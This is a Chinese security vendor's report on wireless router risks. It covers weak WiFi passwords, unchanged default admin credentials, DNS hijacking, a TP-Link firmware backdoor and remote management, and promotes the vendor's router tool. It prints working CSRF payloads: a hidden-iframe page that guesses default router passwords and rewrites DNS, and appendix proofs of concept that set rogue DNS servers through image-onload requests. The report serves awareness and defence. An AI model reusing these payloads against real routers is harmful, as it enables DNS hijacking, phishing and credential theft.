瑞星无线路由器安全报告 国内七成路由器存安全隐患

瑞星互联网攻防实验室日前出具了一份关于无线路由器的安全分析报告，针对目前市场中常见的近 60 款路由器进行了全面安全分析。报告发现：目前路由器存在六大隐患，黑客经常使用包括DNS劫持、路由器固件“后门”及远程攻击等一系列方式来对路由器进行攻击。

瑞星安全专家指出，无线路由器存在的巨大安全隐患与传统安全问题完全不同，并且绝大多数用户在无线路由器方面的安全意识几乎为零。本报告本着客观、专业的态度，旨在揭示无线路由器存在的安全问题，帮助用户提高安全意识和防护水平。

近年来，随着移动设备的迅速普及，无线互联网已成大势所趋。作为移动设备接入互联网的重要入口，无线路由器的安全状况却令人担忧。仅今年上半年，“路由器漏洞”、“蹭网”、“盗刷网银”等词汇以极高的频率出现在了各大主流媒体的新闻报道当中，各大网络社交平台也不断有网民就路由器安全问题在线求助。

此前，瑞星通过在北上广等一线城市的抽样调查显示，七成路由器缺乏安全保护，有73%的受访用户仍然使用 123456、000000 一类极易被猜中的 WiFi 密码，有 67%的用户使用易被破解的 WEP 模式加密 WiFi 密码，有 92%的用户表示没有修改过路由器设置页面的初始登录密码，甚至有 86%的用户在安装好路由器以后再也没有进入过设置页面。除此之外，有 58%的用户曾遭遇过蹭网事件，31%的用户曾遭遇过 DNS 劫持，5%的用户因路由器安全问题遭遇过盗刷网银。瑞星安全专家指出，目前各种迹象均表明，路由器的安全问题已成为威胁网络安全的重要因素，不但影响网民的日常生活，还严重危及网民的隐私信息与财产安全。

地址：北京市中关村大街 22 号中科大厦 1305 室
邮编：100190　总机：(010)82678866　传真：(010)62564934




图 1：瑞星路由器安全报告主要发现

1. 简单 WiFi 密码形同虚设 黑客可轻松“秒破”

为路由器的 WiFi 设置密码是非常普遍的事情，然而根据瑞星互联网攻防实验室在北上广等一线城市的抽样调查显示，有 73%的路由 WiFi 网络仍然使用 123456、000000 一类极易被猜中的密码。除此之外，有 67%的用户在使用 WEP 模式来对 WiFi 密码进行加密。这是由于大部分路由器生产厂商会将默认加密方式设置为 WEP，但是这种加密方式很容易遭到破解。今年年初，一位浙江金华的杜先生就因此遭遇过 WiFi 蹭网事件。杜先生在家上网时，网速总是很慢，后在电梯中偶遇邻居得知这位邻居经常蹭自己的 WiFi，杜先生因此一天修改 WiFi 密码三次，然而却仍然挡不住邻居的蹭网行为。

瑞星安全专家表示，杜先生使用的就是 WEP 加密方式。黑客只需在网上下载一个专业工具，在几分钟甚至几秒钟内就可轻松获取 WiFi 密码。同时，一旦 WiFi 被黑客入侵，被蹭网只是危害程度最轻的一种情况，黑客还可对整个 WiFi 进行监听，网民一旦使用网银进行购物、转账等操作，黑客就可以截获网民的银行卡号和密码，盗取网民大笔财产。

2. 被用户忽视的路由器设置初始密码

无线路由器除 WiFi 密码之外，还存在一套进入路由器设置页面的用户名及密码，这是保护无线路由器安全的第一道门槛。通常情况下，用户都会对无线 WiFi 网络进行密码设置，然而很少有用户意识到路由设置页面的默认用户名和密码也是需要修改的。在调查中，有 92%的用户没有修改过路由器设置页面的初始密码，甚至有 86%的用户在安装好路由器以后再也没有进入过设置页面。

瑞星安全专家指出，路由器的出厂默认密码可以说是一个“众人皆知的秘密”。使用默认密码就相当于直接为黑客访问、控制路由器开通了一条“绿色通道”，只要利用一段 javascript 脚本代码，就能轻松进入设置页面，对路由器进行各种恶意操控。

```
<!-- here is the image that gets seen by the victim. it could be an image or an video that will attract his attention -->
<center>
    <img src='http://www.somesite.com/image-insanely-cute-kitten.jpg'><br><br>
    :)
</center>
<!-- here is the actual attack. a bunch of iframe/img tags with the default router password and a few common passwords -->
<div style='display:none'>
 <iframe width="0" height="0" src='http://admin:admin@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_pppc
 <iframe width="0" height="0" src='http://admin:password@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_p
 <iframe width="0" height="0" src='http://admin:123456@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:1234567@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_pp
 <iframe width="0" height="0" src='http://admin:12345678@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_p
 <iframe width="0" height="0" src='http://admin:abc123@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:qwerty@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:monkey@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:letmein@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_pp
 <iframe width="0" height="0" src='http://admin:111111@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:iloveyou@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_p
 <iframe width="0" height="0" src='http://admin:master@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
</div>
```

图 2：利用 javascript 脚本代码篡改路由器设置

3. DNS 劫持使钓鱼网站泛滥

DNS 劫持是一种常见的路由器攻击手段，黑客通过篡改路由器的 DNS 设置，使网民访

问正常网站时打开黑客指定的恶意网址。2013 年，国内就发生过一起大规模 DNS 劫持事件，据不完全统计，当时每日遭遇攻击的网民数量在 800 万左右。瑞星安全专家指出，黑客在正常网站的页面嵌入恶意代码，用于篡改路由器的 DNS 设置，届时网民即使在地址栏输入正确的网址，也只能打开黑客指定的钓鱼页面，网民稍不留神在该页面进行网购、网银转账等操作，就会泄露网银账号及密码。

图 3：遭遇 DNS 劫持后，浏览器打开钓鱼网站

4. 路由器固件“后门”可泄露上网密码

瑞星工程师通过对大量路由器调查发现，某些 TP-Link 系列的路由器存在“后门”。该类后门存在于 TP-Link 的某一固件版本内，在路由器的网络环境下，只要通过浏览器打开某一指定地址，就可以进入路由器的系统调试页面。该页面中存有网民的宽带用户名及密码，一旦该密码失窃，黑客可用其在网上进行恶意交易，给网民造成巨大经济损失。目前，已知受到该漏洞影响的 TP-Link 路由器型号包括 WR740N、WR740ND、WR743ND、WR842ND、WA-901ND、WR941N、WR941ND、WR1043ND、WR2543ND、MR3220、MR3020、WR841N。

5. 路由器远程 Web 管理成黑客“帮凶”

目前，大多数路由器都提供用户远程 Web 管理功能，使用户出门在外时也可以远程登录路由器的 Web 管理页面。瑞星安全专家表示，该功能虽然对用户管理路由器提供了方便，然而却存在巨大的安全隐患。黑客可利用远程登录 Web 管理功能，进一步配合其他漏洞，获取宽带密码，手动修改路由器 DNS 并传播钓鱼网站，甚至盗取机密信息。

6. DMZ 主机易导致黑客入侵


DMZ 主机是一种在内网和外网中间的缓冲区，许多企业将其用于电子邮件、FTP、论坛等 Web 服务。然而瑞星安全专家指出，这种设置在方便本地调试 Web 程序，搭建各种应用服务的同时，同样也暴露了安全隐患。黑客可利用 DMZ 主机，配合一些常见的远程溢出漏洞，获得对应的系统权限，并最终入侵计算机及整个企业内网。

瑞星安全专家表示，路由器的设置页面非常复杂，需要有一定的专业知识才能做好安全防护工作，而为路由器打补丁、更新固件等操作不但存在很大风险（稍有不慎会让路由器彻底瘫痪无法使用），更是需要专业人员来进行操作。瑞星在调研中发现，九成受访者都表示知道路由器缺乏防护，但不知道如何对其进行安全设置。另外也有一部分用户反映，已经通过很多媒体得知路由器需要打补丁、更新固件，但却不知该如何操作。针对这种情况，瑞星推出了国内首款永久免费的无线路由器安全软件（专利申请号：201410277711.3）——瑞星路由安全卫士（下载地址 http://pc.rising.com.cn/lyws/）。该产品设计了体贴的一键设置功能，让非专业人士也能够轻松搞定路由器的安全防护工作。除此之外，瑞星路由安全卫士还提供了防蹭网、防钓鱼、防病毒、防垃圾广告等功能，并能自动修复路由器漏洞、实时监控路由器状态，让所有用户不花一分钱就可以把普通路由器变成智能的、安全的路由器。

=====END=====

附录一：路由器 DNS 劫持攻击实例

TP-Link 路由器遭 DNS 攻击实例，攻击表现为打开正常网站后自动会跳转到 http://hao.win522.com（某恶意导航网站），从而为黑客刷流量牟利。



附图 1：路由器被攻击后会自动打开的恶意导航网站

攻击代码：

Poc1：


http://admin:admin@178.17.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=178.17.1.100&ip2=178.17.1.199&Lease=120&gateway=0.0.0.0&domain=&dnsserver=8.8.4.4&dnsserver=8.8.8.8&dnsserver2=114.114.114.114&Save=%B1%A3+%B4%E6

Poc2：

```
<script>
function attack(){new Image().src='http://192.168.1.1/userRpm/PPPoECfgAdvRpm.htm?wan=0&lcpMru=1480&ServiceName=&AcName=&EchoReq=0&manual=2&dnsserver=58.20.127.238&dnsserver2=58.20.255.90&downBandwidth=0&upBandwidth=0&Save=%B1%A3+%B4%E6&Advanced=Advanced';}
</script>
<img src="http://admin:admin@192.168.1.1/images/logo.jpg" onload="attack()">
```

<script>

Poc 测试后



附图 2：Poc 测试结果

IP 地址成功修改，第一个 poc 需要手动进行点击。

第二个 poc 代码，嵌入在互联网 web 中，当用户正常浏览网页时，路由的 DNS 也同时遭到恶意修改。

代码同样对路由密码也造成恶意破解

<img src="http://admin:admin@192.168.1.1/images/logo.jpg" onload="attack()">

<img src="http://admin:admin1234@192.168.1.1/images/logo.jpg" onload="attack()">

<img src="http://admin:123456@192.168.1.1/images/logo.jpg" onload="attack()">

攻击者可复制多次进行设置不同的密码，进行破解，然后再修改路由的 DNS 地址。

分析发现，恶意指向的域名存在恶意广告、私服游戏、网络赌博等恶意链接，诱导用户点击注册，进行网络赌博。同时还伴随着网络诈骗，窃取个人信息等网络安全隐患。

附录二：常见路由器漏洞列表

（见附件“路由器漏洞列表-瑞星.xlsx”）

关于瑞星:

瑞星公司成立于 1991 年，作为亚洲最大的信息安全厂商之一，瑞星一直专注于信息安全领域，致力于帮助个人、企业和政府机构有效应对各种信息安全威胁，保护用户的系统安全和网络安全。

在瑞星不断发展与壮大的过程中，我们建立了国内最专业、实力超强的研发队伍，二百余名国内顶尖的反病毒专家和软件工程师，开发了瑞星品牌的全系列安全产品。从面向个人的安全软件，到适用于大型企业网络的软件、硬件和专业服务，瑞星公司为各种用户提供了信息安全的整体解决方案。

欲查询公司详情，请访问我们的网址：http://www.rising.com.cn
免费服务专线：400-660-8866